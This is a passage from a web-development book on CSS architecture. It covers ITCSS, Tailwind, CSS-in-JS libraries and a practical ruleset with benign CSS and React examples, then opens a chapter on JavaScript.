


Figure 7-4. The Inverted Triangle CSS

The higher the layer, the more elements it affects on a page. Styles in top categories are more generic; the further down they go, the more specific they become, down to an inline style on a specific element. Similarly, specificity should increase the further you go down in categories.

By organizing code with increasing specificity, you eliminate the guesswork about why certain styles aren't applying.

The most important things to remember about ITCSS are as follows:

- Specificity should be managed deliberately, not accidentally.

- Global styles (settings, tools, and generics) are foundational and shouldn't be ignored.
- Utilities have the last say.

I invite you to see Harry speak about ITCSS in this recording from a conference in 2014. His article on the specificity graph is a good additional read, and Francesco Schwarz's specificity visualizer helps you check your page's specificity.

ITCSS and Harry Roberts' methodologies go even further, and one detail from ITCSS in particular has kicked off a whole other trend in styling applications: utility-driven CSS.

Utility-First CSS with Tailwind

Right up front, when I speak of *utility-first CSS*, I mean specifically Tailwind CSS. Tailwind emerged in 2017 when Adam Wathan was working on an entirely different product during a coding livestream.

> **NOTE**
>
> While most of the previously mentioned CSS architectures and methodologies work independently of tooling, the upcoming topics on Tailwind and JavaScript-driven CSS libraries require some CSS pre- or post-processing to function effectively. As we know from Chapter 2, every tooling that we add can be technical debt at one point, so keep in mind that you may want to have that part under your control, not the control of library vendors.

Following the idea of utility classes from Roberts' ITCSS architecture, Wathan used exclusively utility classes for prototyping, which often only reflected individual properties. For example, the `.italic` class sets `font-style: italic`. Interestingly, there's also `non-italic`, which sets the same `font-style` back to `normal`.

After a brief setup of styles, the entire CSS development process shifts to HTML. A small media element with title, text, and image can look like this:

```
<div class="mx-auto flex max-w-sm items-center gap-x-4
  rounded-xl bg-white p-6 shadow-lg outline outline-black/5
  dark:bg-slate-800 dark:shadow-none dark:-outline-offset-1
dark:outline-white/10">
  <img class="size-12 shrink-0" src="/img/logo.svg" alt="ChitChat
Logo" />
  <div>
    <div class="text-xl font-medium text-black dark:text-
white">ChitChat</div>
    <p class="text-gray-500 dark:text-gray-400">You have a new
message!</p>
  </div>
</div>
```

And yet Tailwind CSS has had unprecedented success. Here are the most important features developers cite as beneficial:

- No context switching between HTML and CSS files—everything happens in one place
- No need to name classes or worry about naming conflicts
- Consistent design system built into the framework
- Dead code elimination—unused utilities are automatically removed
- Responsive design is straightforward with built-in breakpoint prefixes
- No CSS file that grows indefinitely—the utility approach keeps file sizes predictable

While these things are true, they're also symptomatic of the underlying problem: CSS has a reputation for being complex, and not every developer wants to invest in learning it. Tailwind CSS offers a shortcut past that investment, producing reasonable styles with reasonable outcomes.

I've worked with agencies that had small teams of engineers, with frequent turnover, that worked on many projects simultaneously. Tailwind was a godsend for them: they could add engineers with different backgrounds to

any project without worrying about breaking some legacy CSS architecture. This is where Tailwind CSS really shone!

There are other reasons for Tailwind's popularity.

First, the Tailwind team did extensive education through tutorials, livestreams, documentation, and social media posts. It was everywhere, and it looked good and easy!

Most importantly, component-based libraries and frameworks enable you to apply styles without having to constantly look at the swarm of classes on each HTML element. You focus on a single component, add your Tailwind styles, and then reuse the component, as opposed to the styles.

If you take the preceding example, it might end up in the following React components:

```
function Avatar({ src, alt, size = 12 }) {
  return (
    <img
      className={`size-${size} shrink-0`}
      src={src}
      alt={alt}
    />
  );
}

function NotificationCard({ avatar, title, message }) {
  return (
    <div className="mx-auto flex max-w-sm items-center gap-x-4
    rounded-xl bg-white p-6 shadow-lg outline outline-black/5
    dark:bg-slate-800 dark:shadow-none dark:-outline-offset-1
    dark:outline-white/10">
      <Avatar src={avatar.src} alt={avatar.alt} />
      <div>
        <div className="text-xl font-medium text-black dark:text-
white">
          {title}
        </div>
        <p className="text-gray-500 dark:text-gray-400">
          {message}
        </p>
      </div>
    </div>
```

```
  );
}

// Usage
<NotificationCard
  avatar={{ src: "/img/logo.svg", alt: "ChitChat Logo" }}
  title="ChitChat"
  message="You have a new message!"
/>
```

And looking at `NotificationCard` might be much easier on the eyes than looking at "`mx-auto flex max-w-sm items-center gap-x-4 rounded-xl bg-white p-6 shadow-lg outline outline-black/5 dark:bg-slate-800 dark:shadow-none dark:-outline-offset-1 dark:outline-white/10`".

This is where we need to stop for a bit. Tailwind, unlike other CSS methodologies or libraries, is backed by a company. Not only that, but Tailwind Labs *sells* code based on Tailwind CSS. And with that, everything that Tailwind does or communicates is centered on the fact that they want to sell. There's nothing wrong with that, but be aware that Tailwind is neither educational nor a methodology. It's also not a simple open source library. It's a company's free tier of its product.

There's a newer irony layered on top of that business model. Tailwind's utility classes are exactly the kind of thing AI coding assistants are good at: the class names map almost one-to-one to CSS properties, there's no project-specific naming to invent, and the whole vocabulary shows up constantly in public training data. LLMs write correct Tailwind markup remarkably well, which sounds like a win for Tailwind, except it also means fewer developers ever need to visit Tailwind's own documentation to look up anything.

Adam Wathan has said as much himself. After laying off 75% of his engineering team in late 2025, he closed a community pull request that would have made Tailwind's docs easier for LLMs to parse, explaining that "Making it easier for LLMs to read our docs just means less traffic to our docs, which means less people learning about our paid products and the

business being even less sustainable." The tool became easier to use than ever, and that's exactly what undercut the business built around teaching people to use it.

With that in mind, it's clear that most communication around Tailwind CSS is beneficial to the library. This is why we need to take a closer look at the criticism it gets.

Tailwind is often described as a write-only framework, meaning that it may be easy to create new things with it, but going back and reading it for maintenance is really hard. This may be due to the fact that you still have to know some level of CSS to understand what you're doing. Tailwind elevates CSS properties to a class level, but the properties are still there! What's even worse is that sometimes, Tailwind classes follow CSS properties rigorously (e.g., `float-right` for `float: right`), whereas other times, it adds its own semantics on top of them (e.g., `invisible` for `visibility: hidden`). So not only do you have to know CSS, but you need to learn and understand Tailwind's naming conventions to be productive. Tooling can help, and there are auto-completion tools for editors, but ultimately, it's another thing on top of an already huge stack of technologies we need for writing web applications.

Tailwind also tends to lag behind when new web technologies arrive. Grid layout, for example, had only partial, unofficial support for years after it was stable and widely supported in browsers, mostly because it was tough to map the full spec to utility classes. What you get now when doing Grid is a subset of what Grid is actually capable of.

This brings me to another criticism of Tailwind, which is that while you can style a lot with it and it's very flexible, it is ultimately limited. When you need to do complex animations, perform transitions, or rely on the orchestration of a few properties that should play well together, you ultimately need to fall back on writing regular CSS.

This doesn't mean Tailwind isn't useful or that it can't help you with the exact problem that you currently have. But be aware that—like anything—

Tailwind is not a silver bullet or the one true answer to all CSS problems, which is what Tailwind's marketing and communication wants to sell to us.

As always, there is nuance to it, and you as a senior engineer need to navigate around that nuance and find the right thing for you and your project.

I've found a lot of utility classes within Tailwind to be exceptionally useful. However, I rather rely on component-scoped CSS classes for the majority of it. And when you use a component-based JavaScript framework, you also have a lot of options.

JavaScript-Driven CSS Libraries

Where Tailwind moved CSS development into HTML, JavaScript-driven CSS libraries moved it entirely into JavaScript, and primarily for React-based applications, as Vue.js and Angular always came with their built-in solutions for handling styles.

The first real occurrence where React developers tried to find a proper solution for styling React components was by adding inline styles to the generated markup. Instead of defining classes somewhere outside, they wrote JavaScript objects with the respective styles and added them to the `style` attribute on elements:

```
const buttonStyle = {
  backgroundColor: '#007bff',
  color: 'white',
  padding: '8px 16px',
  border: 'none',
  borderRadius: '4px'
};

function Button() {
  return <button style={buttonStyle}>Click me</button>;
}
```

For folks who like to write mostly JavaScript—and back in the early days of React, *everything* was supposed to be done in JavaScript—this sounded

promising for the following reasons:

- There were no specificity wars at all! Inline styles trumped everything, and everything lived in one clearly visible position.
- JavaScript objects could also be reused, making it easier to maintain on a source code level.
- With proper JavaScript conditions, changing state and showing different styles was easier than before. They just had to show a different JavaScript object!

But of course, there were trade-offs. I will never forget Michael Chan's talk on inline styles, where he demonstrated how almost everything can be done with this technique, and then some. However, with every slide he showed, I found more potential problems, which became clear as time went on:

- Everything is evaluated at runtime in JavaScript. A media query? You do this by checking for `window.innerWidth` and applying different styles. A simple hover? You need to listen to mouse events and change the React component state locally. This approach is cumbersome and not performant, and it potentially leads to sluggish, overloaded UIs.
- Without stylesheets and selectors, you also can't perform advanced techniques like transitions or animations or utilize more complex selectors that work with pseudoelements, pseudoclasses, or other states.
- Because everything was dynamic, written in JavaScript, the browser was unable to optimize anything. Everything came as a surprise, and users could feel that.

But hey, everything was in JavaScript, and that was what React developers were aiming for. It was still a solution that didn't quite feel finished. This is where other developers tried to evolve further.

One popular middle ground was CSS Modules: regular `.css` files that were scoped to a component at build time by generating unique class names, with zero runtime cost. If you wanted real CSS syntax and locally scoped class names without buying into a JavaScript-in-CSS runtime, CSS Modules were—and still are—a solid, boring choice.

Enter styled-components. Styled-components was created around 2016 by Glen Maddern and Max Stoiber. This promised to solve inline styles' problems while keeping the component-scoped approach and the ability to write in JavaScript:

```
const StyledButton = styled.button`
  background-color: #007bff;
  color: white;
  padding: 8px 16px;
  border: none;
  border-radius: 4px;

  &:hover {
    background-color: #0056b3;
  }

  @media (max-width: 768px) {
    padding: 6px 12px;
  }
`;
```

Styled-components generated unique class names and injected CSS at runtime, solving many of the limitations of inline styles. You could use real CSS syntax, pseudoclasses, and media queries. The JavaScript integration allowed for dynamic theming and prop-based styling.

But styled-components came with another set of trade-offs:

- Styles were still generated at runtime in JavaScript, and the bigger the project was, the more users could feel this overhead. This hurt exceptionally badly when people bought into styled-components for a design system or something similar, only to realize later that once they'd reached a certain size, apps had become sluggish by default.

- More bloat came through a quite heavy runtime library. If you had a bad build setup and relied on multiple dependencies that required styled-components, you might have included it numerous times.
- Styled-components is its own technology, and even though it builds on web technologies, it requires a significant investment and ultimately incurs technical debt. Removing styled-components is a challenging and time-consuming process.
- Class names were generated, which made it harder to debug through regular dev tools.
- Since styled-components evaluate at runtime, server-side rendering added more complexity, which led to potential appearance mismatches.

It is worth noting that styled-components has fallen from grace in the community, so much so that it's officially discontinued in favor of other technologies like Tailwind CSS. However, you may see styled-components or similar solutions in projects, so be aware of the gotchas!

Any time one technology exhibits downsides, another one emerges that tries to solve the trade-offs, only to introduce a few new ones. I'm talking about Vanilla Extract, a TypeScript-first library that allows you to write CSS similar to inline styles or styled-components but extracts them at *compile time* to an actual CSS file.

According to the Vanilla Extract website, code like this:

```
import { style } from '@vanilla-extract/css';

const base = style({ padding: 12 });

const primary = style([base, { background: 'blue' }]);

const secondary = style([base, { background: 'aqua' }]);
```

Becomes CSS output like this:

```
.styles_base__1hiof570 {
  padding: 12px;
}

.styles_primary__1hiof571 {
  background: blue;
}

.styles_secondary__1hiof572 {
  background: aqua;
}
```

No runtime generation is involved, and using certain things like variables even becomes type-safe!

You know by now that while this sounds promising, it comes with another set of trade-offs. Generation at compile time requires extra tooling, and workarounds add complexity on a framework level, rather than on a technology level, like CSS. This means that you need to learn another set of semantics to be productive. And it's another technology buy-in that's hard to overcome if you want to move away.

Still, if you're using React, this may be a proper solution for your case.

The most important points about JavaScript-driven CSS libraries are as follows:

- Components are everywhere, and component-scoped styling is valuable and worth pursuing.
- The JavaScript ecosystem moves fast, but CSS foundations are more stable.

With that in mind, it's time for us to set up a ruleset for all our styles, no matter the framework, technology, or solution we ultimately end up with.

An Actionable Ruleset

We have now learned how elements are rendered through CSS, where the defining properties come from, where the major problems and pitfalls lie,

and what approaches exist to overcome them.

Which solution is the right one for our tasks? We cannot answer this question here, and if we did, our answer would probably be obsolete again next year. But as senior engineers, we want to learn sustainable things that will help us over decades.

Let's briefly summarize what important learnings we have gained from all the methodologies and technologies:

- Structure and skin should be handled separately.
- Placement of elements should not influence their appearance.
- Styles outside components, such as base styles, exist and are essential.
- Layouts are a more tangible way to structure pages and views in applications.
- Specificity should be managed deliberately, not accidentally.
- Utilities have the last say.
- Components are everywhere, and component-scoped styling is valuable and worth pursuing.
- The JavaScript ecosystem moves fast, but CSS foundations are more stable.

With these things in mind, we can define a ruleset for creating styles, regardless of the technology used or future technologies. I will use plain CSS in the upcoming examples, but note that you can easily translate them to your framework of choice.

Define Base Styles Up Front

We've mentioned the concept of base styles a couple of times, and rightfully so. While we focus a lot on the components once we get going, the base styles are what need to exist to make things work.

My advice is to start with a simple CSS that establishes a few basic rules. We want box sizing that is predictable (so, `border-box`), no margins or padding in the basic layout, a place where we can define our brand colors (preferably via CSS variables), and some other normalization styles that ensure we can start without problems.

I also suggest that we use CSS layers to keep the precedence of these styles lower than those generated by later components. Unlayered styles always have a higher precedence than layered ones, so this helps nicely, especially when we can't control source order (which may easily happen because of builds).

Many of these base styles build on `normalize.css`. An example could look like this:

```
@layer base {
  /* Box sizing reset */
  *,
  *::before,
  *::after {
    box-sizing: border-box;
  }

  /* Root and body setup */
  :root {
    --color-primary: #007bff;
    --color-secondary: #6c757d;
    --color-success: #28a745;
    --color-danger: #dc3545;
    --color-text: #212529;
    --color-text-muted: #6c757d;
    --color-background: #ffffff;

    --font-family-sans: -apple-system, BlinkMacSystemFont,
        "Segoe UI", Roboto, sans-serif;
    --font-family-mono: "SF Mono", Monaco, "Cascadia Code",
monospace;

    --spacing-xs: 0.25rem;
    --spacing-sm: 0.5rem;
    --spacing-md: 1rem;
    --spacing-lg: 1.5rem;
    --spacing-xl: 3rem;
```

```
  }

  html {
    font-family: var(--font-family-sans);
    line-height: 1.5;
    font-size: 16px;
    -webkit-text-size-adjust: 100%;

    margin: 0;
    padding: 0;
  }

  body {
    color: var(--color-text);
    background-color: var(--color-background);
  }

  /* Sensible defaults for common elements */
  img, picture, video, canvas, svg {
    display: block;
    max-width: 100%;
  }

  input, button, textarea, select {
    font: inherit;
  }

  /* Improve text rendering */
  p, h1, h2, h3, h4, h5, h6 {
    overflow-wrap: break-word;
  }

  /* Focus styles */
  :focus-visible {
    outline: 2px solid var(--color-primary);
    outline-offset: 2px;
  }
}
```

The `normalize.css` library should give you good ideas. The extra `base` layer ensures that this is rendered first.

> **NOTE**
>
> We've set the `font-size` in the `html` selector to `16px`. From now on, if you don't need to define fine borders on a pixel level, I highly recommend using the `rem` unit, which is relative to the `font-size` defined in the `html` element. That way, you can make your entire application smaller or bigger through media queries by setting a different `font-size` while keeping all proportions intact.

Similarly, I suggest that you take care of basic typography separately from your components, much like SMACSS or ITCSS recommends. That way, things like showing prose become simple. And no matter which application you create, at some point, you will show headings and paragraphs.

A `typography` layer could look like this:

```
@layer typography {
  /* Establish consistent heading hierarchy with good vertical
rhythm */
  h1, h2, h3, h4, h5, h6 {
    font-weight: 600;
    /* Tighter line-height for headings improves readability */
    line-height: 1.2;
    margin-bottom: var(--spacing-md);
  }

  /* Larger headings get more bottom margin
     to create visual separation */
  h1 {
    font-size: 2.5rem;
    margin-bottom: var(--spacing-lg);
  }

  h2 {
    font-size: 2rem;
    margin-bottom: var(--spacing-lg);
  }

  h3 {
    font-size: 1.5rem;
  }

  h4 {
    font-size: 1.25rem;
```

```
  }

  h5 {
    font-size: 1.125rem;
  }

  /* Make smallest heading bolder to differentiate from regular
text */
  h6 {
    font-size: 1rem;
    font-weight: 700;
  }

  /* Body text with comfortable reading line-height */
  p {
    margin-bottom: var(--spacing-md);
    line-height: 1.6; /* Optimal for reading body text */
  }

  /* Remove bottom margin from last paragraph to prevent extra
spacing */
  p:last-child {
    margin-bottom: 0;
  }

  /* Lists with standard indentation and spacing */
  ul, ol {
    margin-bottom: var(--spacing-md);
    /* Sufficient space for bullets/numbers */
    padding-left: var(--spacing-lg);
  }

  li {
   /* Small gap between list items */
    margin-bottom: var(--spacing-xs);
  }

  /* Styled blockquotes for emphasis and visual distinction */
  blockquote {
    margin: var(--spacing-lg) 0;
    padding-left: var(--spacing-lg);
    /* Visual accent */
    border-left: 0.25rem solid var(--color-primary);
    font-style: italic;
    color: var(--color-text-muted);
  }

  /* Inline code with subtle background for distinction */
```

```
  code {
    font-family: var(--font-family-mono);
    /* Slightly smaller than body text */
    font-size: 0.875em;
    background-color: rgba(0, 0, 0, 0.05);
    padding: 0.125rem 0.25rem;
    border-radius: 0.25rem;
  }

  /* Code blocks with proper spacing and scrolling */
  pre {
    margin-bottom: var(--spacing-md);
    padding: var(--spacing-md);
    background-color: rgba(0, 0, 0, 0.05);
    border-radius: 0.5rem;
    /* Handle long lines gracefully */
    overflow-x: auto;
  }

  /* Remove background from code inside pre to avoid double
styling */
  pre code {
    background-color: transparent;
    padding: 0;
  }

  /* Standard link styling with hover feedback */
  a {
    color: var(--color-primary);
    text-decoration: underline;
  }

  a:hover {
    text-decoration: none; /* Subtle hover interaction */
  }
}
```

With this beginning, it doesn't matter whether you're making a website or an application; you can display a lot of text or dashboards instead. You have set the foundations. Through CSS layers, you behave like the browser and establish things before you get down to the nitty-gritty:

```
@layer base, typography;
```

Everything that comes after can now build nicely on these foundations.

Separate Layout and Components

The absolute most important advice I've ever given in a CSS training is to treat layout and components separately. This is by far also the oldest advice, coming from Nicole Sullivan and OOCSS, but it remains valid to this day.

What does this mean in practice? You should define the arrangement of your components either through your own framework components in React or Vue or through a separate CSS layer, using CSS Grid and Flexbox (more on this later in "Use Flexbox and Grid to Create Layouts").

These layouts define the width of their content. This width can be flexible or rigid, but importantly, it establishes the relationship to neighboring elements and knows how it's allowed to grow.

Layouts, however—with exceptions, of course—do not determine height. This is determined by the content and thus also by the components that lie within these layouts.

Layouts are therefore more rigid and define structure. Components are fluid and adapt to circumstances. Imagine a glass or a balloon. You can fill both with water. With the glass, it's quite clear how the water will end up inside; the balloon can still be stretched a bit.

For components, the rule is that they may specify width only in relation to the layout. This can primarily be intrinsic. Imagine a button style that can contain any text. With the following CSS, this button adapts wonderfully to circumstances:

```
.button {
  width: auto;
  max-width: 100%;
  text-overflow: ellipsis;
}
```

With `width: auto`, the button is only as large as it needs to be. But thanks to `max-width: 100%`, it doesn't grow beyond the size of the

surrounding layout. Since we don't want the text in the button to wrap, we shorten it with `text-overflow: ellipsis` if necessary.

Figure 7-5 shows how this looks for a design system I worked on previously.



Figure 7-5. An example of intrinsic width for components

Another way a component can define its width is by being as big as the surrounding layout requires it to be. For example, we define `width: 100%` for a progress bar, which is shown in Figure 7-6.




Figure 7-6. An example of a full-width progress bar

Should we require the progress bar to be smaller (for example, just half the size of the surrounding container), we need another layout that splits the area in half. The component itself does not control that.

The last definition of the width a component can have is a fixed width. Take an icon, for instance, that should always be 16 × 16 pixels. Those are dimensions you can easily add to the component's CSS, to ensure that there are no layouts below that level.

A good test to make sure that you've followed this rule is to open up DevTools, grab the markup of one of your components, and drag it around on the page, wherever you like. If the component stays intact and adapts to the new surroundings, you've made it!

Use Flexbox and Grid to Create Layouts

We have spoken a lot about separating layout from components, which leads me to layouts in general. I strongly advise you to create layouts only in the form of Flexbox or Grid.

Why? Well, for one thing, they are state of the art, and all previous methods are more like workarounds. In fact, Flexbox and Grid are the first proper

CSS methods that allow us to divide applications into vertical and horizontal containers. Before them, there was block layout, and we could somehow cheat our way to a grid with the help of floats.

> **NOTE**
>
> Besides Flexbox and Grid, there are other properties that help us control layout, such as CSS columns. You can, of course, use these as well and also all future layout techniques that haven't yet found their way into browsers at the time of writing, such as masonry layout, when it finally becomes available everywhere. The important thing is that you don't continue using workarounds from previous decades.

That Flexbox and Grid are the first real layout technologies shows especially in how they work. Where previously, we tried to define the relationship to others at the element level itself, Flexbox and Grid specify an arrangement, and the child elements adapt to these specifications. Parents set the rules, and children follow. If only it were that simple in real life too.

With this, you can solve things quite easily. The following markup gives us a navigation:

```
<nav>
  <ul class="navbar">
    <li><a href="/">Home</a></li>
    <li><a href="/about">About</a></li>
    <li><a href="/services">Services</a></li>
    <li><a href="/contact">Contact</a></li>
  </ul>
</nav>
```

The CSS for this turns it into a nicely arranged navbar with a few flex properties:

```
.navbar {
  display: flex;
  justify-content: space-between;
  list-style: none;
  margin: 0;
```

```
  padding: var(--spacing-md);
}
```

With Grid, you can design a great application layout:

```
.app-layout {
  display: grid;
  grid-template-areas:
    "sidebar header"
    "sidebar content";
  grid-template-columns: 250px 1fr;
  grid-template-rows: auto 1fr;
  min-height: 100vh;
}

.sidebar { grid-area: sidebar; }
.header { grid-area: header; }
.content { grid-area: content; }
```

And you can also create an automatically responsive product list layout:

```
.product-grid {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(300px, 1fr));
  gap: var(--spacing-lg);
}
```

You can see that with just a few specifications, you quickly get results. Learning Flexbox and Grid here would exceed the scope. But there are plenty of good courses and online materials that can help you, such as on web.dev.

Keep Specificity to a Minimum

Throughout our discussion of methodologies, one pattern has kept emerging: specificity problems. Whether it is OOCSS trying to avoid location-dependent styles, ITCSS creating deliberate specificity layers, or Tailwind eliminating the cascade entirely, managing specificity is at the heart of maintainable CSS.

The rule is simple: write the least specific selector that accomplishes your goal. This means favoring single-class selectors over complex chains, avoiding ID selectors in most cases, and never using `!important` unless you're dealing with third-party code you can't modify. Here's what that looks like in practice, going from an overly specific selector to something much easier to override:

```
/* Too specific - hard to override later */
.sidebar .navigation ul li a {
  color: var(--color-primary);
}
/* Better - single responsibility */
.nav-link {
  color: var(--color-primary);
}
/* Even better - use the cascade intentionally */
@layer components {
  .nav-link {
    color: var(--color-primary);
  }
}
```

Since we've organized base styles and typography into layers, you can be more relaxed when styling elements, but simple class selectors usually suffice.

Consider using CSS layers for your components. However, chances are that you use the styling technology offered by your framework (Vue.js or Angular) or an additional library (like Vanilla Extract for React). Since unlayered styles take higher precedence, you're on the safe side. However, remember to keep overrides where you want to be more specific and want to use things like `!important` that have the same precedence.

Give Shared Components Overridable Defaults

If you're writing styles for a component library, a design system, or anything else other people will consume and need to override, specificity works against you by default. A component author who reaches for a plain class selector accidentally makes their own defaults hard to override

downstream. The consumer then has to match or exceed that specificity just to change a color.

Wrap your defaults in `:where()` instead:

```
:where(.button) {
  background: var(--color-primary);
  color: white;
  border-radius: 0.25rem;
}
```

This still applies the styles, but at zero specificity. Anyone consuming your component can override it with a single class of their own, `!important`-free, without needing to know or match your internal selector structure. Reserve full specificity for the parts of your component's API that genuinely shouldn't be overridden.

Match the Architecture to the Team, Not the Trend

None of OOCSS, SMACSS, ITCSS, Tailwind, or the JavaScript-driven libraries we have looked at is objectively "the best." They all solve the same problem of specificity at scale for different kinds of teams and projects, and the right choice depends more on your circumstances than on what's trending:

- A small, high-turnover team building many similar projects benefits from Tailwind's guardrails: nobody needs to learn an internal architecture to be productive on day one.
- A large team maintaining a long-lived design system benefits from ITCSS-style layering or its modern equivalent, CSS `@layer`: it gives you an enforceable, deliberate order of precedence that outlives any one person's tribal knowledge.
- A React-heavy codebase with an established build pipeline can reasonably reach for CSS Modules or Vanilla Extract for component-scoped styles without runtime cost, provided the team is willing to own that tooling.

- A team publishing components for other teams to consume should default to low-specificity CSS, per the previous rule, regardless of which architecture it uses internally.

None of these choices is permanent. The point of understanding the underlying mechanisms is that you can always migrate later or mix approaches within a single codebase, without the ground shifting under you.

And with that, we have just a few rules that help us keep our CSS robust and maintainable, no matter which technology we ultimately decide to use.

Conclusion

There is hardly a technology that has been more misunderstood than CSS. So many people have tried to "fix" it, and few have wanted to seriously engage with it. Yes, CSS is different. Yes, CSS has a lot of history and is therefore a bit rough around the edges in some places. But CSS is also very powerful. Where other UI technologies must be incredibly specific, CSS can be powerful with just a few rules. CSS doesn't even have to be error-free. The parsers are forgiving, and in the end, something halfway decent comes out. What other language can claim that?

However, it's important for us as senior engineers to understand how we can write and maintain CSS in the long term. In this chapter, we have learned the following:

- First, we went to the root of the problem. Where do styles actually come from, and what's the deal with cascade and specificity? We gained a better understanding of how browsers interpret CSS files and why our rules sometimes lose to rules we didn't even know existed.
- Then, we looked at how other people tried to master this apparently simple but not easy language by attacking specificity from a different angle. From this, we derived some principles and learnings.

- These ultimately led us to a simple but actionable ruleset. With a few basic rules, we learned how to master CSS in any technology and thus be prepared for the future.

CSS really isn’t that bad. And who knows, maybe after this chapter, you’ll actually find it quite enjoyable.

Chapter 8. Effective JavaScript

JavaScript is one of the most widely deployed programming languages in history, and most of us learned it sideways. We picked it up from blog posts, Stack Overflow answers, and whatever the framework du jour demanded. We got things working, and working was usually good enough. But somewhere between the first callback and the hundredth `async/await`, a gap opened between code that worked and code that worked *well*.

This chapter is about closing that gap. Not with linting rules or style guides, but by understanding the mechanisms underneath: the event loop that schedules your callbacks, the bundler that analyzes your dependency graph, and the error propagation chain that determines who sees what when things break. When you write code that works with these mechanisms, everything flows. When you work against them, you get mysterious bugs, bloated bundles, and silent failures that no amount of debugging will explain.

In Chapter 2, we explored the tooling ecosystem: npm, build tools, and the dependency graph. In Chapter 4, we saw how HTTP's request-response model shapes communication and how every `fetch` call is an asynchronous operation that might fail. This chapter goes a level deeper, into the language itself and the runtime that executes it.

In this chapter, we will learn the following:

- Why JavaScript's multiparadigm nature requires discipline, not dogma, and how the wrong abstraction creates more bugs than it prevents
- How JavaScript's asynchronous model works from the ground up: with the event loop, promises, `async/await`, and the concurrency patterns that prevent silent failures

- How to write code that bundlers can actually optimize: tree shaking, side effects, code splitting, and the structural patterns that make the difference between a lean bundle and a bloated one
- How to handle errors intentionally: the patterns that make failure modes visible, the boundaries where errors should be caught, and the observability that keeps production from failing silently

Let's go!

Multiparadigm JavaScript

JavaScript lets you write in almost any style:

- Object-oriented, with classes and prototypes
- Functional, with higher-order functions and closures
- Imperative, with loops and mutation
- Event-driven, with callbacks and emitters

